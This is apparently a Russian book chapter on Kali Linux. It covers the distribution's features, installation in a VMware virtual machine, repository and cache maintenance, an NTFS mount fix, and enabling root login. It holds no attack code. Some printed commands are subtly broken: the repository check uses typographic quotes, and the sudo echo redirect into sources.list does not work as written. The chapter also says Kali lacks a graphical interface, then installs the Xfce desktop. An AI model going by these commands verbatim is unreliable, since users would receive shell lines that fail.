Kali содержит несколько сотен (более 600) инструментов, ориентированных на различные задачи информационной безопасности, такие как тестирование на проникновение (Penetration Testing), исследования в области информационной безопасности (Security research), компьютерная криминалистика (Computer Forensics) и обратная инженерия (Reverse Engineering).

Дистрибутив Kali Linux разрабатывается, финансируется и поддерживается Offensive Security, лидирующей компанией в сфере обучения информационной безопасности.

Когда-то для подобных целей использовался дистрибутив BackTrack Linux. Kali Linux является продолжением этой платформы. Первая версия Kali увидела свет в марте 2013 года. Это не просто обновленная версия BackTrack Linux, а полностью переработанный дистрибутив, из которого удалены все неэффективные инструменты, инструменты с дублирующимся функционалом (то есть в Kali не будет двух инструментов для взлома WiFi и тебе не придется ломать голову, какой из них лучше), добавлены новые и актуальные программы.

В настоящее время Kali Linux активно развивается. Это относится как к инфраструктуре проекта, дистрибутива, так и в отношении «хакерских» программ – они непрерывно обновляются, добавляются новые качественные пакеты программ.

Вообще, Kali спроектирован для профессионалов в сфере тестирования на проникновения и аудита безопасности. В этом дистрибутиве сделано много изменений, отражающих данные потребности. Данный дистрибутив не рекомендуется использовать пользователям, которые ничего не знают о Linux – им будет сложно, также он не подойдет для настольного применения – как основной дистрибутив на каждый день. В нем не будет ни графического интерфейса, ни офисного пакета и т.д.

Также нужно понимать, что Kali – не совсем OpenSource. Команда разработки мала и состоит только из доверенных лиц, пакеты в репозиториях подписываются как индивидуальным комитером, так и командой, и – что важно – набор вышестоящих репозиториев, из которых берутся обновления и новые пакеты, очень мал. Добавление репозиториев, которые не были протестированы с Kali, в источники программного обеспечения – это верный путь к проблемам. Другими словами, лучше использовать Kali как есть и не пытаться добавить в нее новые источники пакетов.

Kali Linux отличается от прочих дистрибутивов Linux, а также имеет специфические черты даже в сравнении с другими «хакерскими» ОС. Рассмотрим особенности этого дистрибутива:

- **Содержит более 600 инструментов для тестирования на проникновение**. Читай так: 600 инструментов для проникновения в систему! Все инструменты поддерживаются в актуальном состоянии. Они проверены и работоспособны. Регулярно добавляются новые эффективные и получившие широкое признание инструменты.
- **Бесплатный, был, есть и будет!** Дистрибутив Kali Linux, как и BackTrack, совершенно бесплатный и всегда таким будет.
- **Криминалистический режим Kali Linux.** Один из режимов загрузки (Forensics). Отлично подходит для сбора цифровых доказательств. В этом режиме Kali не монтирует какие-либо диски (включая swap) – ты не можешь случайно оказать воздействие на исследуемую систему. А хороший набор криминалистических цифровых инструментов делает Kali хорошим выбором для твоей работы по цифровому исследованию и сбору доказательств.
- **Сетевые службы по умолчанию отключены.** Kali Linux содержит хуки system, которые по умолчанию отключают сетевые службы. Это позволяет нам устанавливать на Kali Linux различные службы, при этом позволяют нам сохранять дистрибутив по умолчанию безопасным, независимо

от установленных пакетов. Дополнительные службы, такие как Bluetooth, также по умолчанию в черном списке.

- **Современное пользовательское ядро Linux**. Дистрибутив Kali Linux использует современные версии ядер, пропатченные для беспроводной инъекции.
- **Минимальный и проверенный набор источников приложений**. Ключевой концепцией Kali Linux является поддержание целостности системы. По этой причине количество источников, из которых Kali получает программное обеспечение, сведено к минимуму. Многие новички в использовании Kali прельщаются добавлением новых репозиториев в sources.list, что приводит к серьезному риску поломать Kali Linux.
- **Один пользователь, намеренный доступ root.** Из-за природы аудитов безопасности, Kali Linux создан использоваться в сценариях «единичный пользователь root». Многие инструменты, используемые в тестировании на проникновение, требуют повышенных привилегий. И хотя правильные политики допускают включение привилегий root только когда это необходимо, в случаях использования Kali Linux этот подход был бы обременительным.
- **Поддержка широкого диапазона беспроводных устройств**. Частой проблемой дистрибутивов Linux является поддержка беспроводных интерфейсов. Kali Linux собрана для поддержки такого количество беспроводных устройств, насколько это возможно, это позволяет системе правильно работать с разнообразным железом и делает ее совместимой с рядом USB и других беспроводных устройств.
- **Поддержка ARM устройств, в том числе Android**. Kali Linux может работать на RaspberryPi и многих других ARM компьютерах. Для них подготовлены специальные образы.
- **Поддержка шифрования системы**. Вы можете создать флешку Kali Linux Live USB с зашифрованным разделом LUKS, с полным шифрованием диска, с шифрованием диска Raspberry Pi 2. Также имеется уникальный функционал LUKS Encryption Nuke, он заключается в том, что ты немедленно можешь удалить ключи для зашифрованных данных, и эти данные станут абсолютно недоступны. Тем не менее, если ты сделал резервную копию ключей, позже, в безопасной обстановке, можно восстановить доступ к этим данным.
- **Kali Linux Live USB с несколькими разделами хранения данных**. Загрузочный диск или флешка Kali USB могут иметь один или сра-

зу несколько разделов для хранения данных, с несколькими хранимыми профилями. Для всех них также поддерживается шифрование.

- **Разрабатывается в безопасном окружении**. Команда Kali Linux – это маленькая группа индивидуумов. Только они доверены работать с пакетами и взаимодействовать с репозиториями, вся эта работа осуществляется с использованием нескольких протоколов безопасности.
- **Подписанные GPG пакеты и репозитории**. Каждый пакет в Kali Linux подписан каждым индивидуальным разработчиком, кто создал комит, репозитории в последствии также подписывают пакеты.
- **Совместимость с FHS**. Kali придерживается Filesystem Hierarchy Standard, т.е. «стандарта иерархии файловой системы». Это позволяет пользователям Linux с легкостью определять расположением бинарников, файлов поддержки, библиотек и т.д.
- **Образы Kali Linux Amazon EC2 AWS**. Kali Linux доступен в облаке. Например, образы Kali Amazon EC2. Можное легко настроить Kali Linux в Amazon Elastic Compute Cloud если тебе нужно соединение с серьезной пропускной способностью, дисковое пространство или мощный графический процессор.

> **Примечание.** С чего начать изучение информационной безопасности? На случай, если ты серьезно задумался этим заниматься, а не все, что тебя интересует – это как хакнуть соседский Wi-Fi, чтобы не платить за Интернет! Говоря про изучение Kali Linux обычно подразумевают работу с программами. Хотя операционная система Kali Linux также имеет много вопросов для изучения (создание пользовательского ISO, установка на сменные носители, шифрование постоянных разделов и очень многое другое), но и без их понимания можно смело пользоваться системой. Поэтому эти вопросы отходят на второй план. В первую очередь начинающих хакеров интересует работа с инструментами. Намного проще будет работать с инструментами, если у тебя есть опыт и знания по администрированию системы Linux, понимание «матчасти» (знание технических аспектов IT-технологий) и знание одного или нескольких языков программирования. Чем больше знаний по этим вопросам – тем лучше. Тем не менее, можно начать с абсолютного нуля – далее в этой главе будут приведены несколько примеров, что можно сделать, впервые загрузившись в Kali Linux.

6.2. Где скачать и как установить Kali Linux

Загружать Kali Linux нужно только с официального сайта. Не используй версии, размещенные на других ресурсах. Дистрибутив полностью бесплатный и нет надобности качать его где-либо еще. Не забывай, что в неофициальную версию могут быть внесены изменения. Какие именно – известно только автору сборки.

Если ты собираешься устанавливать Kali Linux в виртуальную машину, то обрати внимание на готовые образы: https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/. Такие образы очень эффективны, поскольку они позволяют попробовать и даже использовать Kali Linux без установки на физический комп. Тем не менее, там могут быть довольно устаревшие версии, поэтому мы рекомендуем скачивать обычный ISO.

Образы ISO можно использовать в качестве Live-систем, а также производить с них установку. Эти образы можно скачать на странице:

https://www.kali.org/downloads/

Далее будет показано, как скачать ISO образ и создать виртуальную машину VMWare, в которой мы произведем установки Kali Linux.

Итак, перейди на https://www.kali.org/downloads/ и загрузи один из образов:

- Kali Linux 64-bit (Installer) – инсталлятор. Подойдет, если ты сразу хочешь установить систему на физический или виртуальный компьютер. Скачай именно этот образ – ведь мы же хотим установить ее для постоянного использования.
- Kali Linux 64-bit (Live) – «живой» образ, позволяющий попробовать систему без ее установки на компьютер. Этот же образ подойдет для установки на USB с помощью Rufus: просто подключи к компьютеру чистую флешку объемом 8 Гб или более, запусти Rufus и создай загрузочную флешку. С нее ты сможешь загрузиться и сразу использовать Kali Linux.
- Kali Linux 64-bit (NetInstaller) – сетевой установщик, для установки системы по сети.

Обрати внимание – колонка слева (самая первая) содержит прямую ссылку на ISO-образ. Колонка Torrent содержит ссылку на Torrent-файл. Для загрузки образа через Torrent тебе понадобится Torrent-клиент. Можешь использовать uTorrent или любой другой.

Рис. 6.1. Выбор образа

После загрузки образа запусти VMWare Workstation, выбери **File, New Virtual Machine**. В появившемся окне дважды нажми **Next**, пока не увидишь выбор операционной системы. Kali Linux в списке не будет, нужно выбрать 64-битную Ubuntu (рис. 6.2). Введи название виртуальной машины и выбери ее расположение. На выбранном диске должно быть достаточно свободного места (рис. 6.3).

Рис. 6.2. Выбор типа операционной системы




Рис. 6.3. Название виртуальной машины и ее расположение

Следующий шаг – выбор размера виртуального диска. Слишком большой размер устанавливать не нужно – он просто не пригодится. 20 Гб будет вполне достаточно. После этого нужно нажать кнопку **Customize Hardware** (рис. 6.5). По умолчанию виртуальная машина создается с весьма скромными параметрами – 1 процессор и 1 Гб ОЗУ. Этого будет маловато.

Рис. 6.4. Размер виртуального диска




Рис. 6.5. Нажми кнопку "Customize Hardware"

В появившемся окне (рис. 6.6):

1. В разделе **Memory** установи 2 Гб.
2. В разделе **Processors** установи столько ядер (cores), сколько есть у тебя в компьютере. Например, у процессора CORE i5 четыре ядра. Минимум нужны хотя бы 2 ядра. Чем больше ядер ты установишь, тем быстрее будут происходить процессы взлома. Но помни, что устанавливать количество ядер больше, чем есть у физического компьютера, попросту нет смысла.
3. В разделе **New CD/DVD** нужно установить путь к загруженному ISO-образу, как показано на рис. 6.6.




Рис. 6.6. Окно Hardware

Нажми кнопку **Close**, далее нажми кнопку **Finish**. Все готово для запуска. Нажми зеленую кнопку на панели инструментов (с изображением кнопки **Play**). При запуске инсталлятор отобразит меню (рис. 6.7). Выбери первый пункт – графическую установку, при желании можно выбрать и обычную (**Install**) – установка будет произведена в текстовом режиме. Есть даже поддержка русского языка (рис. 6.8). Выбери русский язык, если тебе так будет проще и нажми три раза кнопку **Продолжить** – языковые опции и опции раскладки клавиатуры в этом дистрибутиве не главное.




Рис. 6.7. Меню загрузчика




Рис. 6.8. Выбор языка интерфейса

Далее нужно будет ввести имя компьютера и имя домена. В качестве имени компьютера можно ввести kali, а в качестве доменного имени – example.org. По большому счету, на данном этапе все равно, какое доменное имя будет у твоей машины.

Затем установщик попытается создать пользователя, от имени которого ты будешь выполнять ежедневные задачи (если будет), введи user или любое другое имя (рис. 6.9). После создания пользователя нужно задать его пароль (рис. 6.10).




Рис. 6.9. Создание обычного пользователя




Рис. 6.10. Задание пароля пользователя

Нажми **Продолжить**, чтобы пропустить выбор часового пояса (как правило, он определяется верно, но при желании можно уточнить выбор) и перейти к разметке диска. Поскольку мы устанавливаем Kali в виртуальную машину, нет смысла использовать ручную разметку. Используй вариант **Авто** для использования всего диска. При желании можно использовать шифрование и LVM (рис. 6.11), но Kali – это инструмент, а не хранилище для личных данных. Даже не знаю, стоит ли шифровать ее файловую систему. На всякий случай такая возможность есть.




Рис. 6.11. Разметка диска

В следующем окне выбери жесткий диск – он будет единственным и нажми **Продолжить**. Инсталлятор Kali создан на базе инсталлятора Debian, поэтому задает столько лишних вопросов. На рис. 6.12 можно смело нажать **Продолжить**.




Рис. 6.12. Как хранить файлы...

Наконец-то, нажми **Продолжить** для сохранения разметки диска (рис. 6.13). На следующем этапе выбери **Да** и опять нажми кнопку **Продолжить**.




Рис. 6.13. Разметка готова, нажми кнопку "Продолжить"




Рис. 6.14. Выбери "Да"

После этого начнется установка системы. После установки базовой системы тебе будет предложено выбрать устанавливаемое ПО. На данный момент можно смело оставить все по умолчанию (рис. 6.16). Устанавливать «тяжелые» GNOME и KDE не нужно, вполне хватит легкой среды Xfce. После очередного нажатия на кнопку, название которой даже не хочется произносить, нужно немного подождать, пока установится выбранное ПО.




Рис. 6.15. Система в процессе установки

Как только пакеты будут скопированы, инсталлятор спросит вас, нужно ли установить загрузчика GRUB. Конечно, ведь без него система не сможет

загружаться (рис. 6.17)! Также нужно указать, куда именно установить загрузчика – на единственное устройство (рис. 6.18).




Рис. 6.16. Выбор пакетов при установке




Рис. 6.17. Нужно ли установить загрузчик?

Рис. 6.18. Куда именно установить загрузчик

В следующем окне нажми **Продолжить** для перезагрузки системы. Система загрузится и появится возможность войти в нее – используй имя пользователя и пароль, заданные при ее установке. На рис. 6.20 показан рабочий стол Kali Linux.




Рис. 6.19. Вход в систему




Рис. 6.20. Рабочий стол Kali Linux

6.3. Обслуживание системы

6.3.1. Обслуживание источников пакетов

Оригинальные источники приложений (репозитории) являются главным залогом здоровья вашей Kali Linux. Предупреждение о том, что изменение/добавление новых репозиториев, как правило, убивает систему, есть на официальном сайте. Многочисленный опыт свидетельствует, что огромное количество проблем вызвано ошибками в источниках приложений. Если не работают стандартные инструкции по Kali Linux, которые работают у большинства других пользователей, то 99% причиной этого являются измененные репозитории.

Самое главное, чтобы в файле /etc/apt/sources.list. была строка:

```
deb https://http.kali.org/kali kali-rolling main non-free
contrib
```

и не было сторонних источников приложений.

Можно проверить, в порядке ли твои репозитории следующей командой, она так и напишет — все в порядке или есть проблемы:

```
if cat /etc/apt/sources.list | grep -E «deb https://http.
kali.org/kali kali-rolling main contrib non-free» || cat /
etc/apt/sources.list | grep -E «deb https://http.kali.
org/kali kali-rolling main non-free contrib»; then echo
-e «\n\n\033[0;32mРепозиторий в порядке»; else echo -e
«\n\n\033[0;31mПроблема с репозиторием»; fi
```

Если есть проблемы, то все исправить можно другой командой:

```
sudo echo -e "deb https://http.kali.org/kali kali-rolling
main non-free contrib" > /etc/apt/sources.list
```

Эта команда полностью затрет файл /etc/apt/sources.list и добавит туда одну строчку.

После обновления репозиториев набери эту команду — она обновит данные о доступных в репозиториях пакетах:

```
sudo apt-get update
```

Если ты ничего не изменял после установки дистрибутива, просто набери команду **sudo apt-get update** для обновления списка пакетов.

6.3.2. Ошибка «The disk contains an unclean file system (0, 0). Metadata kept in Windows cache, refused to mount»

При попытке смонтировать Windows-раздел ты можешь получить вышеприведенное сообщение об ошибке. Первым делом нужно определить имя проблемного диска, для этого введи команду

```
fdisk -l
```

Определи имя раздела. Как правило, диск C: - это первый раздел на диске (хотя могут быть исключения) и он называется /dev/sda1. Передай это имя команде **ntfsfix**:

```
sudo ntfsfix /dev/sda1
```

После этого можешь повторить попытку монтирования файловой системы командой:

```
sudo mount /dev/sda1 /mnt/disc_c
```

6.3.3. Регулярная очистка системы

Время от времени рекомендуется выполнять команды по удалению пакетов, которые были установлены автоматически (так как были зависимостями других программ), но теперь больше не нужны.

Для этого применяется команда:

```
sudo apt-get autoremove -y
```

Ее использование безопасно и не должно приводить к проблемам.

При каждом обновлении программ файлы пакетов скачиваются в кэш. После обновления скаченные файлы (можно назвать их установочными)

не удаляются, и постепенно кэш разрастается до больших размеров. Это сделано намерено с той идеей, что если после очередного обновления было обнаружено, что новый пакет имеет проблемы, а старая версия уже недоступна в онлайн-репозитории, то можно окатиться до старой версии установив ее из файла, сохраненного в кэше.

Для роллинг-дистрибутивов кэш разрастается очень быстро, и если ты недостаточно квалифицирован, чтобы откатиться до старой версии, то для тебя эти сотни мегабайт или даже несколько гигабайт – это зря потраченное место на жестком диске. Поэтому время от времени можно выполнять команды:

```
sudo apt-get autoclean -y
sudo apt-get clean -y
```

Команда **clean** удаляет скачанные файлы архивов. Она очищает локальный репозиторий от полученных файлов пакетов. Она удаляет все, кроме lock файла из /var/cache/apt/archives/ и /var/cache/apt/archives/partial/.

Команда **autoclean** удаляет старые скачанные файлы архивов. Как и clean, autoclean вычищает из локального репозитория скаченные файлы пакетов. Разница только в том, что она удаляет только файлы пакетов, которые не могут быть больше загружены и в значительной степени бесполезны.

Это позволяет поддерживать кэш в течение долгого периода без его слишком большого разрастания.

Следующая команда не связана непосредственно с очисткой, но помогает поддержать здоровье системы.

```
sudo apt-get install -f -y
```

Опция *-f, --fix-broken* исправляет, пытается привести в норму систему с нарушенными зависимостями. Эта опция, когда используется с install/remove, может пропустить какие-либо пакеты, чтобы позволить APT найти вероятное решение. Если пакеты указаны, это должно полностью исправить проблему. Эта опция иногда необходима при запуске APT в первый раз; APT сама по себе не позволяет существовать в системе пакетам со сломанными зависимостями. Вполне возможно, что структура зависимостей системы может быть настолько нарушена, что потребуется ручное вмешательство (что обычно означает использование *dpkg --remove* для устранения некоторых пакетов-нарушителей). Использование этой опции совместно с *-m* в некоторых ситуациях может вызвать ошибку.

6.3.4. Задание пароля *root*. Вход как root

В последних версиях Kali, судя по всему, разработчики решили отойти от концепции одного пользователя. Во всяком случае, пароль пользователя *root* не запрашивается даже при установке системы. Сейчас мы это исправим. Открой терминал и введи команды:

```
sudo bash
passwd root
```

Первая команда запускает **bash** с полномочиями *root*. Введи свой пароль, указанный при установке. Кстати, после ввода **sudo bash** ты получаешь максимальные права и root, по сути, тебе не нужен. Но все же мы изменим его пароль второй командой, чтобы была возможность входа как *root* сразу в систему. Затем выйди из системы и в окне ввода имени пользователя и пароля введи имя *root* и установленный пароль. После этого нажми кнопку входа из системы (последняя кнопка на панели инструментов в верхнем правом углу), появится окно, в котором помимо всяких кнопок сообщается имя пользователя. Если ты видишь *root* (см. рис. 6.22), то ты все сделал правильно.

